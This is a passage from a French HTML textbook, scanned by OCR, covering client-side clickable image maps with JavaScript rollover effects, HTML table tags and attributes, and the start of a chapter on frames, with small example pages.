
La réalisation de ce type de carte est beaucoup plus aisée, car tout est inclus dans la page HTML et il n'est pas nécessaire de disposer d'un programme spécial sur le serveur. Une carte cliquable réalisée avec cette méthode peut être testée avec un simple *browser,* hors de l'environnement d'un serveur.
Dans la première méthode, c'est le serveur qui a la charge de détecter, à partir des coordonnées du point saisi, l'URL à connecter.
Avec cette seconde méthode, lorsque le client a reçu la page HTML, il traitera entièrement la détection du point saisi, puis il effectuera la connexion vers l'URL détectée. Outre la simplification de programmation, ce second mode est beaucoup plus efficace puisqu'il minimise les accès sur le réseau.
L'image est définie avec la balise <IMG> à laquelle est associé l'attribut USEMAP Cet attribut permet de référencer un "sous-programme HTML" décrivant les zones cliquables et leurs URL associées.
La syntaxe d'appel sera donc :

<img src="image.gif" usemap="nom">

Le code de description de la carte se situe entre les balises <MAP NAME="nom"> et </MAP>
Entre ces deux balises, on dispose des balises <AREA SHAPE="figure" HREF="url" COORD="x0,Y0,xl,Yl,..."> pour décrire les zones cliquables.
Figure peut prendre les valeurs RECT, POLY ou CIRCL ; les coordonnées sont décrites comme dans la figure 29, page 132.
Il est possible de remplacer l'attribut HREF par NOHREF pour une zone neutre de l'image.


```
<html>
<head><title>image cliquable (usemap) </title></head>
<body>
<img  src="cerNcsa.gif"  usemap="#boutons">
```

```
<map name-"boutons">
   <area shape="rect" href="http://www.cern.ch" coords=0,0,56,56>
   <area shape="rect" href="http://www.ncsa.uiuc.edu"
coords=56,0,113,56>
</map>
</body>
</html>
```



JavaScript et les images cliquables

L'apport de JavaScript sur les images cliquables est essentiellement visuel. Dans une image cliquable classique, l'illustration une fois affichée à l'écran reste statique. En utilisant un script Java, on pourra modifier dynamiquement, au passage de la souris, la portion de l'image correspondant à la zone sensible délimitée par la balise <area>.

Les événements de la balise <AREA>

Les deux événements de la balise <AREA> sont les suivants :

- onMouseOver apparaît lorsque la souris **entre** dans le champ.
- onMouseOut apparaît lorsque la souris **sort** du champ.

Ces deux événements sont insérés dans la balise <AREA> de la même façon que n'importe quel attribut, la valeur de l'attribut étant le nom de la fonction, avec entre parenthèses, la liste des paramètres passés à la fonction.

```
<area shape="rect" coords="0, 0, 50, 50" onMouseOver="affiche (1)" onMou-
seOut="affiche(0) href="ciblel.html">
```

Lorsque la souris entre (onMouseOver) dans l'espace de coordonnées {0,0 50,50} de l'image, on effectue la fonction "affiche", qui reçoit alors la valeur 1 en paramètre d'entrée. De la même manière, lorsque la souris quitte (onMouseOut) cet espace, on

effectue la même fonction "affiche", qui reçoit maintenant la valeur 0 en paramètre d'entrée. Bien sûr, il aurait été tout à fait possible d'appeler des fonctions différentes pour chacun des événements.

Rappels sur l'objet image

Voir le manuel JavaScript Image(), page 353.

Avant d'étudier comment modifier l'aspect de l'image en fonction des mouvements de souris, rappelons quelques concepts sur les images :

- Les images qui apparaissent dans le browser sont des objets au sens JavaScript ayant un certain nombre de propriétés (hauteur, largeur, adresse du fichier contenant l'image, nom, etc.).
- Pour créer une entité capable de recevoir le contenu d'un fichier graphique, il existe une fonction JavaScript de construction d'un objet image : new Image(). Une des propriétés de l'objet image, src, permet de spécifier l'URL du fichier graphique qui sera chargé dans cet objet image. On peut ainsi expliquer le code suivant :

  ```
  menu1 = new Image();
  menu1.src = "zone1.gif"
  ```

  La première ligne n'a d'autre effet que de créer un objet image vide dont le nom est "menu1".
  La seconde instruction permet de précharger cet objet avec une image réelle "zone1.gif". Cela a pour résultat de charger dans le cache[1] du *browser* une image dont le nom est "menu1 " ; à ce moment-là, aucun affichage n'est réalisé. Simplement, à la fin du chargement de la page (code HTML et code JavaScript), une image est disponible dans le cache sans accès vers le serveur pour pouvoir l'afficher.
- Il est possible de référencer les images affichées sur une page comme un tableau. Ainsi, si une page comporte trois images, on peut les référencer en partant du haut de la page par :

  `document.images[0] document.images[1] document.images[2]`

Réalisation d'une carte cliquable animée

Nous allons étudier comment utiliser les événements onMouseOver et onMouseOut pour faire changer l'image lors du passage de la souris. Le problème peut se décomposer en plusieurs étapes :

- On créera d'abord autant d'images de mêmes dimensions que de zones sensibles devant être animées. L'image **zone0.gif** est l'image initiale affichée en l'absence

1. Cache : ensemble de mémorisation (mémoire RAM et disque) géré par le browser et permettant de stocker temporairement les dernières pages accédées.

de mouvement de souris. Dans notre exemple, on décide de travailler sur quatre zones, soit cinq images en comptant celle au repos.




Figure 31 - Les images

- On détermine les coordonnées des zones sensibles.
- On écrit le fichier menuanime.html contenant le code **HTML** et le code JavaScript suivant :

```
<html>
<head>
<title>Image cliquable animee</title>

<script>

// Le code situe entre ce commentaire et la fonction
// "affiche" est execute au chargement de la page

// création des images

menu0 = new Image();
menu1 = new Image();
menu2 = new Image();
menu3 = new Image();
menu4 = new Image();

// chargement des images dans le cache

menu0.src = "zone0.gif"
menu1.src = "zone1.gif"
menu2.src = "zone2.gif"
menu3.src = "zone3.gif"
menu4.src = "zone4.gif"
```

```
function affiche (num) {

// fonction appelee par les evenements onMouseOver et onMouseOut

     if (num == "0") document.images[0].src = menu0.src;
     else  if (num == "1")   document.images[0].src =menu1.src;
     else  if (num == "2")   document.images[0].src =menu2.src;
     else  if (num == "3")   document.images[0].src =menu3.src;
     else  if (num == "4")   document.images[0].src =menu4.src;
}

</script>
</head>

<body bgcolor="#000000">

<map name="tabmap">
<area shape="rect" coords="19,4,99,31" href="ch1.html"
         onMouseOver="affiche(1)"
         onMouseOut="affiche(0)">
<area shape="rect" coords="21,34,99,61" href="ch2.html"
        onMouseOver="affiche(2)"
        onMouseOut="affiche(0)">
 <area shape="rect" coords="21,63,173,87" href="ch3.html"
         onMouseOver="affiche(3)"
         onMouseOut="affiche(0)">
<area shape="rect" coords="22,89,78,113" href="ch3.html"
         onMouseOver="affiche(4)"
         onMouseOut="affiche(0)">
</map>

<img src="zone0.gif" usemap="#tabmap" border="0">

</body>
</html>
```

Dans ce code, on distingue deux parties dans la zone des scripts située entre les balises <SCRIPT> et </SCIPT> . La première se compose d'instructions JavaScript qui ne sont pas dans une structure de fonction. Ces instructions sont exécutées dès le chargement de la page HTML. Il en résulte un transfert de toutes les images depuis le serveur vers le cache du browser. La seconde partie est une fonction qui s'exécutera au moment où la souris entre ou sort d'une zone sensible.
Dans le code HTML, on trouve la définition standard d'une image cliquable. Cette image affichée au chargement de la page est la même que celle qui s'activera lorsque la souris sortira du champ. Comme c'est la première (et la seule) de la page, elle se référence par "document.image[0]".

Le fonctionnement est maintenant très simple : la souris entre dans une zone sensible, par exemple la troisième ; on appelle alors la fonction "affiche" en lui passant la valeur 3. Cette valeur est reçue par la fonction, qui, au cours de sa série de tests, va détecter que pour la valeur 3, il faut attribuer à l'objet image "document.image[0]" une nouvelle propriété (modification de la propriété "src"). Comme pour cela il s'agit simplement de modifier un pointeur sur une image en mémoire (les images sont dans le cache), la substitution est instantanée.
Le scénario est le même pour la souris sortant de la zone, on substituera toujours l'image "zone0.gif".

Remarque :
Que se passe-t-il si les images n'ont pas toutes la même taille ? L'image d'origine "document.image[0]" dans l'exemple précédent a une taille définie. Si on lui substitue des images de tailles différentes, celles-ci vont s'ajuster à cette taille d'origine, donc s'agrandir ou se réduire.

RÉSUMÉ

Une image cliquable est définie par l'ensemble de balises suivant :

Méthode ISEMAP :

<A HREF=/cgi-bin/imagemap/nom_symbolique>
<IMG SRC=*url_du_fichier.gif* **ISMAP**>
</A>

/cgi-bin/imagemap/ est un programme devant être préalablement installé dans le serveur Web pour pouvoir proposer des images cliquables.

imagemap.conf est un fichier installé à la racine du serveur dans lequel on va référencer sous un *nom_symbolique* l'adresse réelle du fichier dans lequel sont décrites les relations entre les zones cliquables et leurs URL associées.

Ce fichier de relations s'écrit de la façon suivante :
forme URL X_1,Y_1 X_2,Y_2...
Le couple X_n,Y_n définit les coordonnées d'un point de la forme utilisée. Il existe trois types de formes géométriques pour définir une zone cliquable :
CIRCL X_1,Yi X_2,Y_2 - Le point 1 spécifie le centre du cercle, le point 2 un point quelconque situé sur le périmètre.
RECT X_1,Yi X_2,Y_2 - Le point 1 spécifie le sommet supérieur gauche, le point 2 le sommet inférieur droit.
POLY X_1,Yi X_2,Y_2 ...X_n,Y_n - Chaque point définit l'extrémité d'un vecteur composant le polygone.

L'unité de mesure utilisée est le **pixel.**

Méthode USEMAP :

<IMG SRC*=url__du__fichier.gif* **USEMAP***=#nom*>

USEMAP définit l'adresse d'une zone de code HTML dans laquelle sont décrites les surfaces cliquables et les URL associées.
Cette zone débute par la balise **<MAP NAME***="nom"*> et se termine par la balise **</MAP>.**
Entre ces deux balises, on définit les zones cliquables par des balises **<AREA SHAPE="**figure" **HREF=**"url" **COORDS***="coordonnées">.*

Les coordonnées des *figures* **(RECT, POLY, CIRCL)** sont toujours exprimées en **pixels.**

Les événements associés à la balise <AREA> sont :

- onMouseOver
- onMouseOut.

Chapitre 14

Les tableaux

HTML permet de réaliser des tableaux avec réglage de l'encadrement, de la taille et de l'espacement des cellules. Ce chapitre décrit les principales balises permettant de présenter un tableau.
La définition de la structure d'un tableau est tout à fait comparable à celle des listes. On définit une balise de début de tableau, puis on décrit le tableau ligne par ligne et enfin on indique la balise de fin de tableau. Cette structure est suffisamment simple pour que le tableau soit facile à maintenir (modification du nombre de lignes et de colonnes).

Une cellule peut contenir les éléments suivants :

- texte
- listes
- images
- liens hypertexte
- éléments de formulaire (voir **Les formulaires,** page 191)





Figure 32 - Dénomination des éléments dans un tableau HTML


<TABLE>

La balise <TABLE> permet l'ouverture d'un tableau ; la fin de tableau est spécifiée par </TABLE>. On peut indiquer les attributs suivants : BORDER, CELLPADING, CELLSPACING, la valeur de ces attributs est spécifiée en point (ou pixels). Leur spécification est indiquée sur la figure 32.
Un attribut supplémentaire permet de contraindre le tableau à occuper un certain pourcentage de la largeur de la fenêtre du browser. Il s'agit de l'attribut WIDTH.

```
<table border=6 cellspacing=6 cellpadding=10>
```





```
<table border>

<table border
width=90%>
```



<TR>

La balise <TR> débute une ligne du tableau qui sera terminée par </TR>. Elle admet l'attribut VALIGN, pour obtenir un alignement du texte dans le sens vertical de la cellule, ALIGN pour l'alignement horizontal. Ces attributs d'alignement s'appliquent pour toutes les cellules de la ligne, sauf si un attribut de <TD> vient contredire l'alignement.
Les valeurs prises par les attributs d'alignement peuvent être : TOP (haut), BOTTOM (bas), MIDDLE (centrage vertical), RIGHT (droite), CENTER (centré horizontalement), LEFT (gauche). Ceci est valable pour l'ensemble des balises.


```
<tr valign=center align=left><td>1<td>100<td>10000
```



<TD>

La balise <TD> délimite le début d'une cellule. Elle admet l'attribut VALIGN, pour obtenir un alignement du texte dans le sens vertical de la cellule, ALIGN pour l'alignement horizontal, COLSPAN pour définir une cellule dont la largeur est un multiple de la colonne de base, et ROWSPAN pour définir une cellule dont la hauteur est un multiple de la ligne (voir **Illustration de l'utilisation de rowspan et colspan,** page 148).

```
<tr align=left><td>l<td align=center>1<td align=right>1
```



Dans les tableaux, l'ajustement de la taille des cellules est automatique, la largeur d'une cellule dépend du plus long texte inscrit dans une des cellules de la colonne.
Par défaut, si la ligne est trop longue (> 64 caractères[1]), le *browser* la coupe en plusieurs lignes.
L'attribut NOWRAP de la balise <TD> force le browser à inscrire tout le texte de la cellule sur une seule ligne.

1. Très dépendant du *browser*.

```
<tr><td align=center><i>Cahier
```

Cahier à spirales de couleur rouge, au format 21cm par 29,7 cm. 200 pages, petits carreaux papier 100 grammes et couverture cartonnée	17	12,50

```
<tr><td align=center nowrap><i>Cahier.
```

Cahier à spirales de couleur rouge, au format 21cm - - - - - *cartonnée*	17	12,50

Illustration de l'utilisation de rowspan et colspan

```
<tr align=center><td><td><td>A<td>B<td>C
<tr align=center><td rowspan=2 colspan=2>1<td>D<td>E<td>F
<tr align=center><td>G<td>H<td>I
```





Figure 33 - Les attributs rowspan et colspan

Remarquez que le tableau est construit sur une matrice de 5 par 3, et que l'on obtient des cases vides en faisant suivre deux balises <td>.

<TH>

La balise <TH> est identique à <TD>, mais le texte des cellules est considéré comme du texte d'en-tête. Il est automatiquement centré et est mis en caractères gras. Cette balise admet les mêmes paramètres que la balise <TD> (valign, align, colspan, rowspan, nowrap).


```
<tr><th>Article<th>R&eacute;f&eacute;rence<th>Prix
<tr><td align=center><i>Cahier. . . .
```



<CAPTION>

Cette balise permet de placer un titre au-dessus (attribut ALIGN=TOP) ou au-dessous (attribut ALIGN=BOTTOM) du tableau.

```
<caption align=bottom>
     <b>Fournitures</b>
</caption>
```



L'attribut BGCOLOR

Cet attribut, selon qu'il est appliqué à la balise <TABLE>, à la balise <TR> ou à la balise <TD>, permet de donner une couleur de fond à un tableau, une ligne, ou à une cellule d'un tableau. La couleur est codée selon le modèle RGB.

Exemple de tableau intégrant divers éléments


```
<html>
  <head><title>exemple 1</title></head>
  <body>
     <table border=3 cellspacing=2 cellpadding=10>
        <caption align="bottom">
        <b>Tableaux &agrave &eacute;l&eacute;ments multiples</b>
        </caption>
        <tr align="center">
           <td><a href="http://www.cem.ch">CERN</a></td>
           <td><img src= "PDFIcon.gif"></td>
           <td></td>
        </tr>
        <tr>
           <td><img src="WWW.gif"></td>
           <td>
             <ul>
               <li>un
               <li>Deux
               <li>trois
             </ul>
           </td>
           <td align="center">
             <a href="www.in2p3.fr">
               <img src="ReturnRed.gif"></a>
           </td>
        </tr>
        <tr>
           <td align="center"><i>Entrez<br>votre nom</td>
           <td align="left">
             <form method="post" action="aucune">
               <input name="nom">
               <td align="center">
               <input type=" submit" value="clic!">
             </form>
           </td>
        </tr>
     </table>
  </body>
</html>
```




Figure 34 - Tableau multiélément

RÉSUMÉ

Un tableau se définit entre les balises **<TABLE>** et **</TABLE>**
A l'intérieur de la première balise, on règle la présentation générale du tableau à l'aide de trois attributs :

- **BORDER** définit l'épaisseur du cadre extérieur,
- **CELLPADING** définit l'espace autour du texte d'une cellule,
- **CELLSPACING** définit l'espace entre les cellules,
- **WIDTH** définit la largeur du tableau relativement à la largeur de la fenêtre du browser.

Le tableau est ensuite décrit ligne par ligne. L'élément définissant une nouvelle ligne est **<TR>,** qui admet les attributs d'alignement du texte à l'intérieur de toutes les cellules de la ligne :
VALIGN (alignement vertical) peut prendre les valeurs suivantes :

- **TOP** place le texte en haut de la cellule,
- **BOTTOM** en bas de la cellule,
- **MIDDLE** au centre de la cellule.

ALIGN (alignement horizontal) peut prendre les valeurs suivantes :

- **RIGHT** place le texte à droite de la cellule,
- **LEFT** à gauche de la cellule,
- **CENTER** centre le texte dans la cellule,

</TR> termine la définition d'une ligne.

<TD> est l'élément de départ d'une colonne. Il peut être complété par des attributs **VALIGN** et **ALIGN,** qui seront alors prioritaires sur les mêmes valeurs définies dans la balise <TR>.
Deux attributs supplémentaires, **COLSPAN** et **ROWSPAN,** permettent de générer des cellules dont la surface est un multiple de la cellule élémentaire. La matrice du tableau définissant le nombre de cellules élémentaires est calculée par le nombre de lignes du tableau (nombre d'instructions <TR>), multiplié par le nombre de cellules (nombre d'instructions <TD>) de la ligne définissant le plus de cellules (plus grand nombre de <TD>).

Le nombre de cellules par ligne du tableau est calculé sur la ligne définissant le plus de cellules.

Le dernier attribut de <TD> est **NOWRAP,** qui empêche de diviser le texte de la cellule en plusieurs lignes.

Enfin, la balise **<TH>** est une balise fonctionnant de façon similaire à la balise <TD> ; elle admet les mêmes attributs, mais est considérée comme balise de titre d'une cellule. Le centrage du texte et l'utilisation de caractères gras sont automatiques.

Un tableau peut recevoir un titre défini entre les balises **<CAPTION>** et **</CAPTION>.** Ce titre peut se situer au-dessus (attribut **ALIGN** avec la valeur **TOP)** ou en dessous **(ALIGN** avec la valeur **BOTTOM).**

On peut affecter une couleur à un tableau, une ligne ou une colonne à l'aide de l'attibut **BGCOLOR.**


Chapitre 15

Les frames

Nous avons vu que, avec HTML, il est possible de créer des tableaux complexes, dont chaque cellule peut contenir indifféremment du texte, un formulaire, une image... Nous allons voir que les frames, introduites par Netscape à partir de la version 2.0 de son browser, et maintenant disponibles sur les principaux browsers du marché, apportent des fonctionnalités voisines des tableaux, encore plus puissantes. Le concept est simple. Comme avec les tableaux, il consiste à diviser l'écran du *browser* en plusieurs zones, appelées *frames.* Chacune d'elles est capable d'afficher du code HTML, comme c'est le cas dans les cellules d'un tableau. Il existe cependant une différence majeure. Dans un tableau, toutes les cellules font partie du même document HTML. Elles sont toutes issues d'un même fichier ou d'un même script CGI. Dans le cas des *frames,* chaque zone de l'écran est un document HTML propre. On voit donc simultanément, sur la même fenêtre d'un *browser,* la mise en page correspondant à plusieurs fichiers HTML différents. Un lien hypertexte peut alors mettre à jour certaines zones du *browser* sans modifier les autres. Chaque zone possédant un nom unique, il est simple d'indiquer quelle zone un lien hypertexte doit modifier.
La notion de *frame* supprime l'une des limitations du Web. Auparavant, chaque nouveau document venait écraser le précédent, et obligerait bien souvent l'utilisateur à user et abuser de la commande *précédent* des *browsers (back* en anglais). Désormais, il est possible de dédier certaines zones du *browser* à des tâches bien précises. On peut imaginer, par exemple, une zone qui contienne une barre de menus et qui ne soit presque jamais rechargée. Ou encore, une autre zone utilisée pour afficher une aide contextuelle, sans que l'utilisateur perde la page sur laquelle il travaille.

Pour mieux comprendre ce nouveau concept, examinons un exemple. La page proposée est composée de trois zones (on parlera indifféremment dans ce chapitre de zone ou de *frame).* La zone supérieure contient un formulaire de recherche. Celle de gauche affiche

les résultats de la recherche. Quant à celle de droite, elle permet d'obtenir plus d'informations concernant un élément dans la liste des résultats. La soumission du formulaire de la zone supérieure met à jour la zone de gauche sous forme d'une liste de valeurs dont chaque élément est un lien hypertexte. Chaque lien hypertexte de la liste des résultats modifie la zone de droite. Cet écran permet donc de gérer simultanément trois documents HTML.



Pour donner un premier aperçu de la syntaxe utilisée, voici le code HTML à l'origine de cet exemple :

```
<HTML><HEAD><TITLE>Annuaire</title></head>
<FRAMESET ROWS="90,*" >
```

```
        <FRAME SRC= "http://www/annuaire.html"
                MARGINWIDTH=5 MARGINHEIGHT=5>
        <FRAMESET COLS="50%,50%" >
                <FRAME SRC="annu.gif"
                        NAME= "LISTE" MARGINWIDTH=5 MARGINHEIGHT=5>
                <FRAME SRC="annu.gif"
                        NAME="DETAIL" MARGINWIDTH=5 MARGINHEIGHT=5>
        </FRAMESET>
        <NOFRAMES>
                Ce document contient des frames et votre browser est
incapable de les g&eacute;rer...
        </NOFRAMES>
</FRAMESET>
</html>
```

Il est intéressant de noter que ce document ne contient aucune des informations qui vont être présentées à l'utilisateur. En fait, il ne contient que des informations destinées au *browser.* Avec ce document, le *browser* sait en effet quelles sont les *frames* qu'il doit créer et avec quels documents il doit les remplir. Si l'on regarde par exemple la définition de la zone supérieure, on note qu'elle doit recevoir le code HTML du document *annuaire.html.* Ce document est un document HTML classique, qui contient l'information à afficher à l'utilisateur. En voici le détall :

```
<BODY>
<FORM ACTION="/cgi-bin/wow/SearchPerso" TARGET="LISTE">
        <B>Rechercher sur:</B>
        <INPUT NAME="c_perso" SIZE="8">
        <INPUT TYPE="submit" VALUE="Envoyer">
</FORM>
</BODY>
```

On remarque toutefois un nouvel attribut pour la balise <FORM>, l'attribut TARGET, qui indique tout simplement le nom de la zone dans laquelle sera affiché le résultat de la soumission du formulaire.

Création de frames

En fait, seules trois nouvelles balises ont été ajoutées au langage HTML afin d'apporter cette nouvelle fonctionnalité. Cependant, la structure générale d'un document divisé en plusieurs *frames* diffère de celle d'un document classique. Dans un document classique, le corps est inséré dans les balises <BODY>...</BODY>. Dans le cas des *frames,* le corps du document est systématiquement inséré dans les balises <FRAMESET>...</FRAMESET>, et il ne peut être composé qu'à partir des trois nouvelles balises <FRAMESET>, <FRAME> et <NOFRAMES>.

Document classique contenant l'information à afficher à l'utilisateur (texte, image, formulaires...)

```
<HTML>
<HEAD>
...
</HEAD>
<BODY>
    ...
</BODY>
</HTML>
```

Document de définition *de frames* ne contenant aucune information destinée à l'utilisateur, mais uniquement des informations destinées au *browser* (géométrie des différentes *frames* et document HTML associé)

```
<HTML>
<HEAD>
...
</HEAD>
<FRAMESET ...>
    <FRAMESET ...>
        ...
    </FRAMESET>
        ...
    <FRAMESET ...>
            <FRAME...>
        ...
    </FRAMESET>
    <FRAME ...>
</FRAMESET>
</HTML>
```

<FRAMESET>

<FRAMESET> est la balise d'ouverture permettant de diviser une zone en sous-zones, soit verticalement, soit horizontalement. Si aucune zone n'est encore définie, les divisions s'appliquent à la zone initiale formée par l'ensemble de la fenêtre du *browser.* Cette balise possède les attributs suivants :

ROWS est utilisé pour diviser la zone en sous-zones horizontales. La syntaxe est :

ROWS="hauteur_zone_ 1, hauteur_zone_2,...,hauteur_zone_n"

ROWS est une liste de valeurs entières séparées par des virgules. Le nombre d'éléments de la liste correspond au nombre de sous-zones horizontales à créer. Chacune des valeurs de la liste peut être donnée selon l'un des trois formats suivants, dans lesquels *n* est un entier :


- ***n*** : la valeur de *n* indique la hauteur de la sous-zone en nombre de pixels ;
- ***n%*** *: n* indique ici la hauteur de la sous-zone exprimée en pourcentage de la taille de la zone *mère* ;
- ***n**** : ici, *n* est optionnel ; le caractère * indique au *browser* qu'il doit donner à la sous-zone toute la place encore disponible. Lorsque plusieurs éléments de la liste utilisent ce format, la place encore disponible est répartie entre les

sous-zones correspondantes. n pourra alors être utilisé pour indiquer au *browser* qu'une sous-zone doit recevoir une proportion *n* fois supérieure de la place encore disponible.

COLS est utilisé pour diviser la zone en sous-zones verticales. La syntaxe est en tous points identique à celle de l'attribut ROWS :

COLS="largeur_zone_ 1, largeur_zone_2,...,largeur__zone_n"

Voici par exemple deux manières identiques de diviser une zone en trois. Les deux sous-zones supérieures sont de taille identique, égale à la moitié de la zone inférieure :



```
<FRAMESET ROWS="25%,25%,50%">...</FRAMESET>
```

ou encore

```
<FRAMESET ROWS="*,*,2*">...</FRAMESET>
```

